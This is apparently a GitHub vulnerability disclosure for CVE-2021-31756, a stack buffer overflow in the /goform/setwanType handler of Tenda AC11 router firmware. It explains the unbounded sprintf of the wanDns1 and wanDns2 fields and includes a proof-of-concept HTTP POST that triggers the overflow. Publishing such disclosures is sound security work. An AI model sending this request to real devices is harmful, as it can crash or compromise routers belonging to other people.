Yu3H0 update Readme ... on Oct 4, 2021 History

..	
1.png	last year
Readme.md	last year

Readme.md

Tenda Router AC11 Vulnerability


The Vulnerability is in `/goform/setwanType` page which influence the lastest version of this router OS. (this is a RTOS that are different from linux system) The Version is AC11_V02.03.01.104_CN

Vulnerability description

An issue was discovered on Tenda AC11 devices with firmware through 02.03.01.104_CN. A stack buffer overflow vulnerability in `/gofrom/setwanType` allows attackers to execute arbitrary code on the system via a crafted post request.

In the function `sub_800C6448` (page `/gofrom/setwanType`) have one stack buffer overflow vulnerability.

1. It isn't limit our input when we input `wanDns1` in `v12` and `wanDns2` in `v13` .
2. Then `v12` and `v13` will copy to a stack value `v45` by using `sprintf_1(v45, "%s %s", v12, v13);` .%s couldn't limit copy length ,so wo can make stack buffer overflow in `v45`



poc

```
POST /goform/setwanType HTTP/1.1
Host: 192.168.0.1
Content-Length: 717
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
Accept: */*
Origin: http://192.168.0.1
Referer: http://192.168.0.1/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

module1=wifiBasicCfg&doubleBandUnityEnable=false&wifiTotalEn=true&wifiEn=true&wifiSSID=Tenda_B0E040&wanDns1=aaaaaaaaaaaaaaaaaaaaaaaa
```

Acknowledgment

Credit to @Yu3H0 ,@leonW7, @cpegg from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.

CVE ID

CVE-2021-31756